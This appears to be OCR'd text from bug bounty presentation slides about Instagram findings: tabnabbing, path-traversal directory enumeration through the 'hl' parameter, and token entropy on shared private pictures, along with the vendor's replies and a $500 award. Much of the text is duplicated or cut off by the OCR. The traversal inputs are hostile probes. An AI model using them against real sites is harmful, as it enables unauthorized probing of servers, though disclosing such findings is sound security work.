
WEB

2. Public Profile Tabnabbing



WEB

2. Public Profile Tabnabbing



WEB

2. Public Profile Tabnabbing

WEB

2. Public Profile Tabnabbing

http://blog.whatever.io/2015/03/07/on-the-security-implications-of-window-opener-location-replace/

We have previously been made aware of this issue and are in the process of investigating it. Thank you for submitting it to us. Please send along any additional security issues you encounter.

WEB


2. Public Profile Tabnabbing

http://blog.whatever.io/2015/03/07/on-the-security-implications-of-window-opener-location-replace/

We have previ the process of investigating it nd along any additional secu

WEB


3. Web Server Directory Enumeration



https://instagram.com

WEB


3. Web Server Directory Enumeration



https://instagram.com/?hl=en

WEB


3. Web Server Directory Enumeration



https://instagram.com/?hl=./en


WEB

3. Web Server Directory Enumeration




WEB

3. Web Server Directory Enumeration



WEB


3. Web Server Directory Enumeration



https://instagram.com/?hl=../locale/en

WEB


3. Web Server Directory Enumeration



https://instagram.com/?hl=../wrong/en

WEB

3. Web Server Directory Enumeration



WEB

3. Web Server Directory Enumeration

42 hits for ../<GUESS>/../locale/nl/

WEB

3. Web Server Directory Enumeration

Thank you for sharing this information with us. **Although this issue does not qualify as a part of our bounty program we appreciate your report**. We will follow up with you on any security bugs or with any further questions we may have.

WEB

3. Web Server Directory Enumeration

Thank you for sharin **his issue does not qualify as a part of** **our report**. We will follow up with you or r questions we may have.

WEB

3. Web Server Directory Enumeration

My apologies on my previous reply, it was intended for another report.

…

After reviewing the issue you have reported, we have decided to award you a bounty of $500 USD.

WEB

3. Web Server Directory Enumeration

My apologies on m for another report.

After reviewing the is ded to award you a bounty of $500 USD.


WEB + MOBILE

4. Private Account Shared Pictures Token Entropy


```
{
    "status": "ok",
    "media": {
        "organic_tracking_token":
"eyJ2ZXJzaW9uIjozLCJwYXlsb2FkIjp7ImlzX2FuYWx5dGljc190cmFja2VkIjpmYWx
zZSwidXVpZCI6IjYxNGMwYzk1MDRlNDRkMWU4YmI3ODlhZTY3MzUxZjNlIn0sIn
NpZ25hdHVyZSI6IiJ9",
        "client_cache_key": "MTExODI1MTg5MjE1NDQ4MTc3MQ==.2",
        "code": "-E1CvRRrxr",
        (...SNIP...)
